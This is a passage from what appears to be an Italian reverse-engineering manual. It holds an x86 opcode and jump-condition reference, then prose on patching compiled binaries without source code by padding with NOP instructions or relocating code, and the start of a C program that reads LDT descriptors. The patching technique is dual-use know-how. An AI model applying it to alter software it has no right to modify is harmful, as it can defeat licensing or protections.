iv AND ev,iv Logical-AND immediate vword into EA vword 21 /r AND ev,rv Logical-AND vword register into EA vword 22 /r AND rb,eb Logical-AND EA byte into byte register 23 /r AND rv,ev Logical-AND EA vword into vword register 63 /r ARPL ew,rw 2 Adjust RPL of EA word not smaller than RPL of rw 62 /r BOUND rv,m2v 2 INT 5 if rw not between 2 vwords at [m] inclusive 0F BC BSF rv,ev 3 Set rv to lowest position of NZ bit in ev 0F BD BSR rv,ev 3 Set rv to highest position of NZ bit in ev 0F C8+r BSWAP rd 4 Swap bytes 1,4 and 2,3 of dword register 0F BA/4 ib BT rv/m,ib 3 Set Carry flag to bit # ib of array at rv/m 0F A3/r BT rv/m,rv 3 Set Carry flag to bit # rv of array at rv/m 0F BA/7 ib BTC rv/m,ib 3 Set CF to, then compl bit ib of array at rv/m 0F BB/r BTC rv/m,rv 3 Set CF to, then compl bit rv of array at rv/m 0F BA/6 ib BTR rv/m, 3 Set CF to, then reset bit ib of array at rv/m 0F B3/r BTR rv/m,rv 3 Set CF to, then reset bit rv of array at rv/m 0F BA/5 ib BTS rv/m,ib 3 Set CF to, then set bit ib of array at rv/m 0F AB/r BTS rv/m,rv 3 Set CF to, then set bit rv of array at rv/m 9A cp CALL cp Call far segment, immediate 4- or 6-byte address E8 cv CALL cv Call near, offset relative to next instruction FF /3 CALL ep Call far segment, address at EA memory location FF /2 CALL ev Call near, offset absolute at EA vword 0F FF ib CALL80 ib N Call 8080-emulation code at INT number ib 98 CBW Convert byte into word (AH = top bit of AL) 99 CDQ 3 Convert dword to qword (EDX = top bit of EAX)
  • 304.
    F8 CLC Clearcarry flag FC CLD Clear direction flag so SI and DI will increment FA CLI Clear interrupt enable flag; interrupts disabled 0F 12/0 CLRBIT eb,CL N Clear bit CL of eb 0F 13/0 CLRBIT ew,CL N Clear bit CL of ew 0F 1A/0 ib CLRBIT eb,ib N Clear bit ib of eb 0F 1B/0 ib CLRBIT ew,ib N Clear bit ib of ew 0F 06 CLTS 2 Clear task switched flag F5 CMC Complement carry flag 3C ib CMP AL,ib Subtract immediate byte from AL for flags only 3D iv CMP eAX,iv Subtract immediate vword from eAX for flags only 80 /7 ib CMP eb,ib Subtract immediate byte from EA byte for flags only 38 /r CMP eb,rb Subtract byte register from EA byte for flags only 83 /7 ib CMP ev,ib Subtract immediate byte from EA vword for flags only 81 /7 iv CMP ev,iv Subtract immediate vword from EA vword, flags only 39 /r CMP ev,rv Subtract vword register from EA vword for flags only 3A /r CMP rb,eb Subtract EA byte from byte register for flags only 3B /r CMP rv,ev Subtract EA vword from vword register for flags only 0F 26 CMP4S N Compare CL nibbles BCD, DS:SI - ES:DI (CL even,NZ) A6 CMPS mb,mb Compare bytes [SI] - ES:[DI], advance SI,DI A7 CMPS mv,mv Compare vwords [SI] - ES:[DI], advance SI,DI A6 CMPSB Compare bytes DS:[SI] - ES:[DI], advance SI,DI A7 CMPSD Compare dwords DS:[SI] - ES:[DI], advance SI,DI A7 CMPSW Compare words DS:[SI] - ES:[DI], advance SI,DI 0F C7 /1 CMPX8 mq 5 If EDXEAX=mq then mq:=ECXEBX, else EAXEDX:=mq 0F B0 /r CMPXCHG eb,rb 4 If AL=eb then set eb to rb, else set AL to eb 0F B1 /r CMPXCHG ev,rv 4 If eAX=ev then set ev to rv, else set eAX to ev 0F A2 CPUID 5 If EAX=1 set EDXEAX to CPU identification values 99 CWD Convert word to doubleword (DX = top bit of AX) 98 CWDE 3 Sign-extend word AX to doubleword EAX 2E CS (prefix) Use CS segment for the following memory reference 27 DAA Decimal adjust AL after addition 2F DAS Decimal adjust AL after subtraction FE /1 DEC eb Decrement EA byte by 1 FF /1 DEC ev Decrement EA vword by 1 48+rv DEC rv Decrement vword register by 1 F6 /6 DIV eb Unsigned divide AX by EA byte (AL=Quo AH=Rem) F7 /6 DIV ev Unsigned divide eDXeAX by EA vword (eAX=Quo eDX=Rem) 3E DS (prefix) Use DS segment for the following memory reference C8 iw 00 ENTER iw,0 1 Make stack frame, iw bytes local storage, 0 levels C8 iw 01 ENTER iw,1 1 Make stack frame, iw bytes local storage, 1 level C8 iw ib ENTER iw,ib 1 Make stack frame, iw bytes local storage, ib levels 26 ES (prefix) Use ES segment for the following memory reference F(any) Floating point set is in Chapter 7 F4 HLT Halt F6 /7 IDIV eb Signed divide AX by EA byte (AL=Quo AH=Rem) F7 /7 IDIV ev Signed divide eDXeAX by EA vword (eAX=Quo eDX=Rem) F6 /5 IMUL eb Signed multiply (AX = AL * EA byte) F7 /5 IMUL ev Signed multiply (eDXeAX = eAX * EA vword) 0F AF /r IMUL rv,ev 3 Signed multiply ev into rv 6B /r ib IMUL rv,ib 1 Signed multiply imm byte into vword register 69 /r iv IMUL rv,iv 1 Signed multiply imm vword into vword register 69 /r iv IMUL rv,ev,iv 1 Signed multiply (rv = EA vword * imm vword) 6B /r ib IMUL rv,ev,ib 1 Signed multiply (rv = EA vword * imm byte) E4 ib IN AL,ib Input byte from immediate port into AL EC IN AL,DX Input byte from port DX into AL E5 ib IN eAX,ib Input vword from immediate port into eAX ED IN eAX,DX Input vword from port DX into eAX FE /0 INC eb Increment EA byte by 1 FF /0 INC ev Increment EA vword by 1 40+rv INC rv Increment vword register by 1 6C INS eb,DX 1 Input byte from port DX into [DI], advance DI 6D INS ev,DX 1 Input vword from port DX into [DI], advance DI 6C INSB 1 Input byte from port DX into ES:[DI], advance DI 6D INSD 3 Input dword from port DX into ES:[DI], advance DI 6D INSW 1 Input vword from port DX into ES:[DI], advance DI
  • 305.
    CC INT 3Interrupt 3 (trap to debugger) (far call, with flags CD ib INT ib Interrupt numbered by immediate byte pushed first) CE INTO Interrupt 4 if overflow flag is 1 0F 08 INVD 4 Invalidate the Data Cache without writing 0F 01 /7 INVLPG m 4 Invalidate the TLB Entry that points to m CF IRET Interrupt return (far return and pop flags) CF IRETD 3 Interrupt return (pop EIP, ECS, Eflags) 77 cb JA cb Jump short if above (CF=0 and ZF=0) above=UNSIGNED 73 cb JAE cb Jump short if above or equal (CF=0) 72 cb JB cb Jump short if below (CF=1) below=UNSIGNED 76 cb JBE cb Jump short if below or equal (CF=1 or ZF=1) 72 cb JC cb Jump short if carry (CF=1) E3 cb JCXZ cb Jump short if CX register is zero 74 cb JE cb Jump short if equal (ZF=1) E3 cb JECXZ cb 3 Jump short if ECX register is zero 7F cb JG cb Jump short if greater (ZF=0 and SF=OF) greater=SIGNED 7D cb JGE cb Jump short if greater or equal (SF=OF) 7C cb JL cb Jump short if less (SF>OF) less=SIGNED 7E cb JLE cb Jump short if less or equal (ZF=1 or SF>OF) EB cb JMP cb Jump short (signed byte relative to next instruction) EA cp JMP cp Jump far (4- or 6-byte immediate address) E9 cv JMP cv Jump near (vword offset relative to next instruction) 0F 8n cv Jcond LONG cv 3 Jump, if condition, to offset >127 away FF /4 JMP ev Jump near to EA vword (absolute offset) FF /5 JMP md Jump far (4-byte address in memory doubleword) 76 cb JNA cb Jump short if not above (CF=1 or ZF=1) 72 cb JNAE cb Jump short if not above or equal (CF=1) 73 cb JNB cb Jump short if not below (CF=0) 77 cb JNBE cb Jump short if not below or equal (CF=0 and ZF=0) 73 cb JNC cb Jump short if not carry (CF=0) 75 cb JNE cb Jump short if not equal (ZF=0) 7E cb JNG cb Jump short if not greater (ZF=1 or SF>OF) 7C cb JNGE cb Jump short if not greater or equal (SF>OF) 7D cb JNL cb Jump short if not less (SF=OF) 7F cb JNLE cb Jump short if not less or equal (ZF=0 and SF=OF) 71 cb JNO cb Jump short if not overflow (OF=0) 7B cb JNP cb Jump short if not parity (PF=0) 79 cb JNS cb Jump short if not sign (SF=0) 75 cb JNZ cb Jump short if not zero (ZF=0) 70 cb JO cb Jump short if overflow (OF=1) 7A cb JP cb Jump short if parity (PF=1) 7A cb JPE cb Jump short if parity even (PF=1) 7B cb JPO cb Jump short if parity odd (PF=0) 78 cb JS cb Jump short if sign (SF=1) 74 cb JZ cb Jump short if zero (ZF=1) 9F LAHF Load: AH = flags SF ZF xx AF xx PF xx CF 0F 02 /r LAR rv,ew 2 Load: high(rw) = Access Rights byte, selector ew C5 /r LDS rv,ep Load EA pointer into DS and vword register 8D /r LEA rv,m Calculate EA offset given by m, place in rv C9 LEAVE 1 Set SP to BP, then POP BP (reverses previous ENTER) C4 /r LES rv,ep Load EA pointer into ES and vword register 0F B4 /r LFS rv,ep 3 Load EA pointer into FS and vword register 0F 01 /2 LGDT m 2 Load 6 bytes at m into Global Descriptor Table reg 0F B5 /r LGS rv,ep 3 Load EA pointer into GS and vword register 0F 01 /3 LIDT m 2 Load 6 bytes into Interrupt Descriptor Table reg 0F 00 /2 LLDT ew 2 Load selector ew into Local Descriptor Table reg 0F 01 /6 LMSW ew 2 Load EA word into Machine Status Word F0 LOCK (prefix) Assert BUSLOCK signal for the next instruction 0F 33/r LODBITS rb,rb N Load AX with DS:SI,bit rb (incr. SI,rb), rb+1 bits 0F 3B/0 ib LODBITS rb,ib N Load AX with DS:SI,bit rb (incr. SI,rb), ib+1 bits AC LODS mb Load byte [SI] into AL, advance SI AD LODS mv Load vword [SI] into eAX, advance SI AC LODSB Load byte [SI] into AL, advance SI AD LODSD Load dword [SI] into EAX, advance SI AD LODSW Load word [SI] into AX, advance SI E2 cb LOOP cb noflags DEC CX; jump short if CX>0 E1 cb LOOPE cb noflags DEC CX; jump short if CX>0 and equal (ZF=1)
  • 306.
    E0 cb LOOPNEcb noflags DEC CX; jump short if CX>0 and not equal E0 cb LOOPNZ cb noflags DEC CX; jump short if CX>0 and ZF=0 E1 cb LOOPZ cb noflags DEC CX; jump short if CX>0 and zero (ZF=1) 0F 03 /r LSL rv,ev 2 Load: rv = Segment Limit, selector ew 0F B2 /r LSS rv,ep 3 Load EA pointer into SS and vword register 0F 00 /3 LTR ew 2 Load EA word into Task Register A0 iv MOV AL,xb Move byte variable (offset iv) into AL A1 iv MOV eAX,xv Move vword variable (offset iv) into eAX 0F 22 /4 MOV CR4,rd 5 Move rd into control register 4 0F 22 /n MOV CRn,rd 3 Move rd into control register n (=0,2, or 3) 0F 23 /n MOV DRn,rd 3 Move rd into debug register n (=0,1,2,3) 0F 23 /n MOV DRn,rd 3 Move rd into debug register n (=6,7) 0F 26 /n MOV TRn,rd 3 Move rd into test register TRn (=6,7) C6 /0 ib MOV eb,ib Move immediate byte into EA byte 88 /r MOV eb,rb Move byte register into EA byte C7 /0 iv MOV ev,iv Move immediate vword into EA vword 89 /r MOV ev,rv Move vword register into EA vword 8C /r MOV ew,segreg Move segment register into EA word B0+rb ib MOV rb,ib Move immediate byte into byte register 8A /r MOV rb,eb Move EA byte into byte register 0F 20 /4 MOV rd,CR4 5 Move control register 4 into rd 0F 20 /n MOV rd,CRn 3 Move control register n (=0,2, or 3) into rd 0F 21 /n MOV rd,DRn 3 Move debug register n (=0,1,2,3) into rd 0F 21 /n MOV rd,DRn 3 Move debug register n (=6,7) into rd 0F 24 /n MOV rd,TRn 3 Move test register TRn (=6,7) into rd B8+rw iv MOV rv,iv Move immediate vword into vword register 8B /r MOV rv,ev Move EA vword into vword register 8E /r MOV segreg,mw Move EA word into segment register (except CS) A2 iv MOV xb,AL Move AL into byte variable (offset iv) A3 iv MOV xv,eAX Move eAX into vword register (offset iv) A4 MOVS mb,mb Move byte [SI] to ES:[DI], advance SI,DI A5 MOVS mv,mv Move vword [SI] to ES:[DI], advance SI,DI A4 MOVSB Move byte DS:[SI] to ES:[DI], advance SI,DI A5 MOVSD 3 Move dword DS:[SI] to ES:[DI], advance SI,DI A5 MOVSW Move word DS:[SI] to ES:[DI], advance SI,DI 0F BF /r MOVSX rd,ew 3 Move word to dword, with sign-extend 0F BE /r MOVSX rv,eb 3 Move byte to vword, with sign-extend 0F B7 /r MOVZX rd,ew 3 Move word to dword, with zero-extend 0F B6 /r MOVZX rv,eb 3 Move byte to vword, with zero-extend 8C /r MOVZX rw,seg 3 Move segment register into EA word F6 /4 MUL eb Unsigned multiply (AX = AL * EA byte) F7 /4 MUL ev Unsigned multiply (eDXeAX = eAX * EA vword) F6 /3 NEG eb Two's complement negate EA byte F7 /3 NEG ev Two's complement negate EA vword NIL (prefix) Special "do-nothing" opcode assembles no code 90 NOP No Operation F6 /2 NOT eb Reverse each bit of EA byte F7 /2 NOT ev Reverse each bit of EA word 0F 16/0 NOTBIT eb,CL N Complement bit CL of eb 0F 17/0 NOTBIT ew,CL N Complement bit CL of ew 0F 1E/0 ib NOTBIT eb,ib N Complement bit ib of eb 0F 1F/0 ib NOTBIT ew,ib N Complement bit ib of ew 66 or nil O2 (prefix) 3 Use 16-bit data operand in the next instruction 66 or nil O4 (prefix) 3 Use 32-bit data operand in the next instruction 0C ib OR AL,ib Logical-OR immediate byte into AL 0D iv OR eAX,iv Logical-OR immediate word into eAX 80 /1 ib OR eb,ib Logical-OR immediate byte into EA byte 08 /r OR eb,rb Logical-OR byte register into EA byte 83 /1 ib OR ev,ib Logical-OR immediate byte into EA word 81 /1 iv OR ev,iv Logical-OR immediate word into EA word 09 /r OR ev,rv Logical-OR word register into EA word 0A /r OR rb,eb Logical-OR EA byte into byte register 0B /r OR rv,ev Logical-OR EA word into word register E6 ib OUT ib,AL Output byte AL to immediate port number ib E7 ib OUT ib,eAX Output word eAX to immediate port number ib EE OUT DX,AL Output byte AL to port number DX
  • 307.
    EF OUT DX,eAXOutput word eAX to port number DX 6E OUTS DX,eb 1 Output byte [SI] to port number DX, advance SI 6F OUTS DX,ev 1 Output word [SI] to port number DX, advance SI 6E OUTSB 1 Output byte DS:[SI] to port number DX, advance SI 6F OUTSD 3 Output dword DS:[SI] to port number DX, advance SI 6F OUTSW 1 Output word DS:[SI] to port number DX, advance SI 1F POP DS Set DS to top of stack, increment SP by 2 07 POP ES Set ES to top of stack, increment SP by 2 0F A1 POP FS 3 Set FS to top of stack, increment SP by 2 0F A9 POP GS 3 Set GS to top of stack, increment SP by 2 8F /0 POP mv Set memory word to top of stack, increment SP by 2 58+rw POP rv Set word register to top of stack, increment SP by 2 17 POP SS Set SS to top of stack, increment SP by 2 61 POPA 1 Pop DI,SI,BP,SP,BX,DX,CX,AX (SP value is ignored) 61 POPAD 3 Pop EDI,ESI,EBP,x,EBX,EDX,ECX,EAX (ESP ign.) 9D POPF Set flags register to top of stack, increment SP by 2 9D POPFD 3 Set eflags reg to top of stack, incr SP by 2 0E PUSH CS Set [SP-2] to CS, then decrement SP by 2 1E PUSH DS Set [SP-2] to DS, then decrement SP by 2 06 PUSH ES Set [SP-2] to ES, then decrement SP by 2 0F A0 PUSH FS 3 Set [SP-2] to FS, then decrement SP by 2 0F A8 PUSH GS 3 Set [SP-2] to GS, then decrement SP by 2 6A ib PUSH ib 1 Push sign-extended immediate byte 68 iv PUSH iv 1 Set [SP-2] to immediate word, then decrement SP by 2 FF /6 PUSH mv Set [SP-2] to memory word, then decrement SP by 2 50+rw PUSH rv Set [SP-2] to word register, then decrement SP by 2 16 PUSH SS Set [SP-2] to SS, then decrement SP by 2 60 PUSHA 1 Push AX,CX,DX,BX,original SP,BP,SI,DI 60 PUSHAD 3 Push EAX,ECX,EDX,EBX,original ESP,EBP,ESI,EDI 9C PUSHF Set [SP-2] to flags register, then decrement SP by 2 9C PUSHFD 3 Set [SP-4] to eflags reg, then decr SP by 4 D0 /2 RCL eb,1 Rotate 9-bit quantity (CF, EA byte) left once D2 /2 RCL eb,CL Rotate 9-bit quantity (CF, EA byte) left CL times C0 /2 ib RCL eb,ib 1 Rotate 9-bit quantity (CF, EA byte) left ib times D1 /2 RCL ev,1 Rotate v+1-bit quantity (CF, EA word) left once D3 /2 RCL ev,CL Rotate v+1-bit quantity (CF, EA word) left CL times C1 /2 ib RCL ev,ib 1 Rotate v+1-bit quantity (CF, EA word) left ib times D0 /3 RCR eb,1 Rotate 9-bit quantity (CF, EA byte) right once D2 /3 RCR eb,CL Rotate 9-bit quantity (CF, EA byte) right CL times C0 /3 ib RCR eb,ib 1 Rotate 9-bit quantity (CF, EA byte) right ib times D1 /3 RCR ev,1 Rotate v+1-bit quantity (CF, EA word) right once D3 /3 RCR ev,CL Rotate v+1-bit quantity (CF, EA word) right CL times C1 /3 ib RCR ev,ib 1 Rotate v+1-bit quantity (CF, EA word) right ib times 0F 32 RDMSR 5 Read Model Specific Reg #ECX to EDXEAX 0F 31 RDTSC 5 Read Time Stamp Counter to EDXEAX F3 REP (prefix) Repeat following MOVS,LODS,STOS,INS, or OUTS CX times 65 REPC (prefix) N Repeat following CMPS or SCAS CX times or until CF=0 F3 REPE (prefix) Repeat following CMPS or SCAS CX times or until ZF=0 64 REPNC (prfix) N Repeat following CMPS or SCAS CX times or until CF=1 F2 REPNE (prfix) Repeat following CMPS or SCAS CX times or until ZF=1 F2 REPNZ (prfix) Repeat following CMPS or SCAS CX times or until ZF=1 F3 REPZ (prefix) Repeat following CMPS or SCAS CX times or until ZF=0 CB RETF Return to far caller (pop offset, then seg) C3 RET Return to near caller (pop offset only) CA iw RETF iw RET (far), pop offset, seg, iw bytes C2 iw RET iw RET (near), pop offset, iw bytes pushed before Call D0 /0 ROL eb,1 Rotate 8-bit EA byte left once D2 /0 ROL eb,CL Rotate 8-bit EA byte left CL times C0 /0 ib ROL eb,ib 1 Rotate 8-bit EA byte left ib times D1 /0 ROL ev,1 Rotate 16- or 32-bit EA vword left once D3 /0 ROL ev,CL Rotate 16- or 32-bit EA vword left CL times C1 /0 ib ROL ev,ib 1 Rotate 16 or 32-bit EA vword left ib times 0F 28/0 ROL4 eb N Rotate nibbles: Heb=Leb HAL,Leb=LAL LAL=Heb D0 /1 ROR eb,1 Rotate 8-bit EA byte right once D2 /1 ROR eb,CL Rotate 8-bit EA byte right CL times C0 /1 ib ROR eb,ib 1 Rotate 8-bit EA byte right ib times D1 /1 ROR ev,1 Rotate 16- or 32-bit EA vword right once D3 /1 ROR ev,CL Rotate 16- or 32-bit EA vword right CL times
  • 308.
    C1 /1 ibROR ev,ib 1 Rotate 16- or 32-bit EA vword right ib times 0F 2A/0 ROR4 eb N Rotate nibbles: Leb=Heb Heb=LAL AL=eb 0F AA RSM 5 Resume from System Management mode 9E SAHF Store AH into flags SF ZF xx AF xx PF xx CF D0 /4 SAL eb,1 Multiply EA byte by 2, once D2 /4 SAL eb,CL Multiply EA byte by 2, CL times C0 /4 ib SAL eb,ib 1 Multiply EA byte by 2, ib times D1 /4 SAL ev,1 Multiply EA vword by 2, once D3 /4 SAL ev,CL Multiply EA vword by 2, CL times C1 /4 ib SAL ev,ib 1 Multiply EA vword by 2, ib times D0 /7 SAR eb,1 Signed divide EA byte by 2, once D2 /7 SAR eb,CL Signed divide EA byte by 2, CL times C0 /7 ib SAR eb,ib 1 Signed divide EA byte by 2, ib times D1 /7 SAR ev,1 Signed divide EA vword by 2, once D3 /7 SAR ev,CL Signed divide EA vword by 2, CL times C1 /7 ib SAR ev,ib 1 Signed divide EA vword by 2, ib times 1C ib SBB AL,ib Subtract with borrow immediate byte from AL 1D iv SBB eAX,iv Subtract with borrow immediate word from eAX 80 /3 ib SBB eb,ib Subtract with borrow immediate byte from EA byte 18 /r SBB eb,rb Subtract with borrow byte register from EA byte 83 /3 ib SBB ev,ib Subtract with borrow immediate byte from EA word 81 /3 iv SBB ev,iv Subtract with borrow immediate word from EA word 19 /r SBB ev,rv Subtract with borrow word register from EA word 1A /r SBB rb,eb Subtract with borrow EA byte from byte register 1B /r SBB rv,ev Subtract with borrow EA word from word register AE SCAS mb Compare bytes AL - ES:[DI], advance DI AF SCAS mv Compare vwords eAX - ES:[DI], advance DI AE SCASB Compare bytes AL - ES:[DI], advance DI AF SCASD Compare dwords EAX - ES:[DI], advance DI AF SCASW Compare words AX - ES:[DI], advance DI 0F 14/0 SETBIT eb,CL N Set bit CL of eb 0F 15/0 SETBIT ew,CL N Set bit CL of ew 0F 1C/0 ib SETBIT eb,ib N Set bit ib of eb 0F 1D/0 ib SETBIT ew,ib N Set bit ib of ew 0F 9n /r SETcond eb 3 Set eb byte to 1 if condition, 0 if not 0F 01 /0 SGDT m 2 Store 6-byte Global Descriptor Table register to M D0 /4 SHL eb,1 Multiply EA byte by 2, once D2 /4 SHL eb,CL Multiply EA byte by 2, CL times C0 /4 ib SHL eb,ib 1 Multiply EA byte by 2, ib times D1 /4 SHL ev,1 Multiply EA word by 2, once D3 /4 SHL ev,CL Multiply EA word by 2, CL times C1 /4 ib SHL ev,ib 1 Multiply EA word by 2, ib times 0F A5/r SHLD ev,rv,CL 3 Set ev to high of ((ev,rv) SHL CL) 0F A4/r ib SHLD ev,rv,ib 3 Set ev to high of ((ev,rv) SHL ib) D0 /5 SHR eb,1 Unsigned divide EA byte by 2, once D2 /5 SHR eb,CL Unsigned divide EA byte by 2, CL times C0 /5 ib SHR eb,ib 1 Unsigned divide EA byte by 2, ib times D1 /5 SHR ev,1 Unsigned divide EA word by 2, once D3 /5 SHR ev,CL Unsigned divide EA word by 2, CL times C1 /5 ib SHR ev,ib 1 Unsigned divide EA word by 2, ib times 0F AD/r SHRD ev,rv,CL 3 Set ev to low of ((rv,ev) SHR CL) 0F AC/r ib SHRD ev,rv,ib 3 Set ev to low of ((rv,ev) SHR ib) 0F 01 /1 SIDT m 2 Store 6-byte Interrupt Descriptor Table register to M 0F 00 /0 SLDT ew 2 Store Local Descriptor Table register to EA word 0F 01 /4 SMSW ew 2 Store Machine Status Word to EA word 36 SS Use SS segment for the following memory reference F9 STC Set carry flag FD STD Set direction flag so SI and DI will decrement FB STI Set interrupt enable flag, interrupts enabled 0F 31/r STOBITS rb,rb N Store AX to ES:DI,bit rb (incr. DI,rb), rb+1 bits 0F 39/0 ib STOBITS rb,ib N Store AX to ES:DI,bit rb (incr. DI,rb), ib+1 bits AA STOS mb Store AL to byte [DI], advance DI AB STOS mv Store eAX to word [DI], advance DI AA STOSB Store AL to byte ES:[DI], advance DI AB STOSD Store EAX to dword ES:[DI], advance DI AB STOSW Store AX to word ES:[DI], advance DI 0F 00 /1 STR ew 2 Store Task Register to EA word
  • 309.
    2C ib SUBAL,ib Subtract immediate byte from AL 2D iv SUB eAX,iv Subtract immediate word from eAX 80 /5 ib SUB eb,ib Subtract immediate byte from EA byte 28 /r SUB eb,rb Subtract byte register from EA byte 83 /5 ib SUB ev,ib Subtract immediate byte from EA word 81 /5 iv SUB ev,iv Subtract immediate word from EA word 29 /r SUB ev,rv Subtract word register from EA word 2A /r SUB rb,eb Subtract EA byte from byte register 2B /r SUB rv,ev Subtract EA word from word register 0F 22 SUB4S N Sub CL nibbles BCD, DS:SI - ES:DI (CL even,NZ) A8 ib TEST AL,ib AND immediate byte into AL for flags only A9 iv TEST eAX,iv AND immediate word into eAX for flags only F6 /0 ib TEST eb,ib AND immediate byte into EA byte for flags only 84 /r TEST eb,rb AND byte register into EA byte for flags only F7 /0 iv TEST ev,iv AND immediate word into EA word for flags only 85 /r TEST ev,rv AND word register into EA word for flags only 84 /r TEST rb,eb AND EA byte into byte register for flags only 85 /r TEST rv,ev AND EA word into word register for flags only 0F 10/0 TESTBIT eb,CL N Test bit CL of eb, set Z flag 0F 11/0 TESTBIT ev,CL N Test bit CL of ew, set Z flag 0F 18/0 ib TESTBIT eb,ib N Test bit ib of eb, set Z flag 0F 19/0 ib TESTBIT ew,ib N Test bit ib of ew, set Z flag 0F 00 /4 VERR ew 2 Set ZF=1 if segment can be read, selector ew 0F 00 /5 VERW ew 2 Set ZF=1 if segment can be written to, selector ew 9B WAIT Wait until BUSY pin is inactive (HIGH) 0F 09 WBINVD 4 Write Back and Invalidate the Data Cache 0F 30 WRMSR 5 Write EDXEAX to Model Specific Reg #ECX 0F C0 /r XADD eb,rb 4 Exchange eb with rb then add into new eb 0F C1 /r XADD ev,rv 4 Exchange ev with rv then add into new ev 9r XCHG eAX,rv Exchange word register with eAX 86 /r XCHG eb,rb Exchange byte register with EA byte 87 /r XCHG ev,rv Exchange word register with EA word 86 /r XCHG rb,eb Exchange EA byte with byte register 9r XCHG rv,eAX Exchange with word register 87 /r XCHG rv,ev Exchange EA word with word register D7 XLAT mb Set AL to memory byte [BX + unsigned AL] D7 XLATB Set AL to memory byte DS:[BX + unsigned AL] 34 ib XOR AL,ib Exclusive-OR immediate byte into AL 35 iv XOR eAX,iv Exclusive-OR immediate word into eAX 80 /6 ib XOR eb,ib Exclusive-OR immediate byte into EA byte 30 /r XOR eb,rb Exclusive-OR byte register into EA byte 83 /6 ib XOR ev,ib Exclusive-OR immediate byte into EA word 81 /6 iv XOR ev,iv Exclusive-OR immediate word into EA word 31 /r XOR ev,rv Exclusive-OR word register into EA word 32 /r XOR rb,eb Exclusive-OR EA byte into byte register 33 /r XOR rv,ev Exclusive-OR EA word into word register Una nota particolare riguarda i codici relativi ai salti a seguito di controlli come ad esempio jne, je ecc. Jxx - Jump Instructions Table Mnemonic Meaning Jump Condition JA Jump if Above CF=0 and ZF=0 JAE Jump if Above or Equal CF=0 JB Jump if Below CF=1 JBE Jump if Below or Equal CF=1 or ZF=1 JC Jump if Carry CF=1 JCXZ Jump if CX Zero CX=0 JE Jump if Equal ZF=1 JG Jump if Greater (signed) ZF=0 and SF=OF JGE Jump if Greater or Equal (signed) SF=OF JL Jump if Less (signed) SF != OF JLE Jump if Less or Equal (signed) ZF=1 or SF != OF JMP Unconditional Jump unconditional JNA Jump if Not Above CF=1 or ZF=1 JNAE Jump if Not Above or Equal CF=1
  • 310.
    JNB Jump ifNot Below CF=0 JNBE Jump if Not Below or Equal CF=0 and ZF=0 JNC Jump if Not Carry CF=0 JNE Jump if Not Equal ZF=0 JNG Jump if Not Greater (signed) ZF=1 or SF != OF JNGE Jump if Not Greater or Equal (signed) SF != OF JNL Jump if Not Less (signed) SF=OF JNLE Jump if Not Less or Equal (signed) ZF=0 and SF=OF JNO Jump if Not Overflow (signed) OF=0 JNP Jump if No Parity PF=0 JNS Jump if Not Signed (signed) SF=0 JNZ Jump if Not Zero ZF=0 JO Jump if Overflow (signed) OF=1 JP Jump if Parity PF=1 JPE Jump if Parity Even PF=1 JPO Jump if Parity Odd PF=0 JS Jump if Signed (signed) SF=1 JZ Jump if Zero ZF=1 Clocks Size Operands 808x 286 386 486 Bytes Jx: jump 16 7+m 7+m 3 2 no jump 4 3 3 1 Jx near-label - - 7+m 3 4 no jump - - 3 1 - It's a good programming practice to organize code so the expected case is executed without a jump since the actual jump takes longer to execute than falling through the test. - see JCXZ and JMP for their respective timings Bisogna fare un discorso particolare a riguardo di alcune tecniche di riempimento. Quando disponiamo del codice sorgente eseguiamo la modifica e ricompiliamo tutto. Nel nostro caso non avremo mai a ddisposizione i sources per cui le modifiche dovremo apportarle a file binari gi compilati. Nella memoria esistono dati e codici operativi. Il processore come fa ad interpretare in un modo o nell’altro queste informazioni ? Quando il processore inizia l’esecuzione del codice i registri CS:IP puntano all’istruzione corrente da eseguire. Questa viene presa e riconosciuta in base al codice operativo, quelli visti prima. Ogni istruzione dispone di una lunghezza particolare per cui l’interprete del microcodice, all’interno del processore, aggiorna IP a puntare all’istruzione successiva spostando l’indirizzo precedente di n bytes ovvero quanti erano quelli relativi alla lunghezza dell’istruzione eseguita. Se noi andiamo a modificare delle istruzioni è possibile che quelle che inseriamo non siano di lunghezza in bytes uguali a quella precedente. In questo caso tutto il programma andrebbe a farsi benedire in quanto lo sfasamento sarebbe differente. Facciamo un esempio pratico. Supponiamo che ci sia un istruzione di lunghezza di due bytes e dopo un’altra di lunghezza x. Originariamente il processore leggerebbe il codice operativo dell’istruzione , la seguirebbe e successivamente inserirebbe in CS:IP l’indirizzo corrente + 2 bytes (la lunghezza dell’sitruzione eseguita) per cu leggerebbe l’istruzione dopo.
  • 311.
    Se noi andiamoa sostituire la prima ed inseriamoun istruzione di un solo byte il processore dopo la lettura e l’esecuzione della prima istruzione cercherebbe di leggere l’istruzione all’indirizzo corrente + 1 byte leggendo qualche codice dovuto alla sporcizia di memoria. Quando andiamo ad inserire istruzioni di lunghezza non corretta dobbiamo compensare con istruzioni nulle la memoria. Questa istruzione nulla (NO OPERATION) e’ : NOP Nessuna operazione 90 Questa è la casistica che capita quando la sostituzione è relativa a codici pi corti rispetto agli originali. Nel caso in cui invece il codice da inserire sia pi lungo dovremo eseguire delle operazioni di rilocazione. Vedremo alcune funzioni con i programmi generatori di patch. Altre note devono essere trattate a riguardo delle differenze tra modo protetto e modo reale. Esiste una tabella chiamata GDT (Global Descriptor Table) che contiene i descrittori dei segmenti di base. Questi sono relativi a differenti parti di memoria. Nelle pagine precedenti avevamo detto che in modo reale i segmenti potevano essere lunghi 64Kbytes. In modo protetto ogni segmento può essere grosso fino a 4 Gbytes. Un'altra tabella opzionale, utilizzata per le applicazioni, è chiamata LDT (Local Descriptor Table) e contiene i descrittori dei segmenti. Un sistema operativo setta le informazioni dentro al GDT e per ogni applicativo setta un LDT che contiene i descrittori dell’applicazione. In ogni caso LDT è una tabella di descrittori tipo GDT. Il suo uso è quello di provvedere a task differenti layouts di memoria diversi. Un'altra tabella è IDT la quale contiene i descrittori degli interrupts. Questa tabella viene utilizzata per dire al processore dove trovare gli handlers degli interrupts. IDT contiene una voce per ogni interrupt, come in modo reale, ma il formato di queste voci è totalmente differente. Il programma che segue riesce sfruttando LDT a mostrare le informazioni sui vari segmenti alloicati dai processi attivi. #include <windows.h> #include <string.h> #pragma pack(1) // Need to make sure this struct is packed all together // Structure definition laying out the fields of a regular // (non-system) descriptor. typedef struct { unsigned short limit_0_15; unsigned short base_0_15; unsigned char base_16_23; unsigned int accessed : 1; unsigned int readable : 1; unsigned int conforming : 1; unsigned int code_data : 1; unsigned int app_system : 1; unsigned int dpl : 2; unsigned int present : 1; unsigned int limit_16_19 : 4; unsigned int unused : 1; unsigned int always_0 : 1; unsigned int 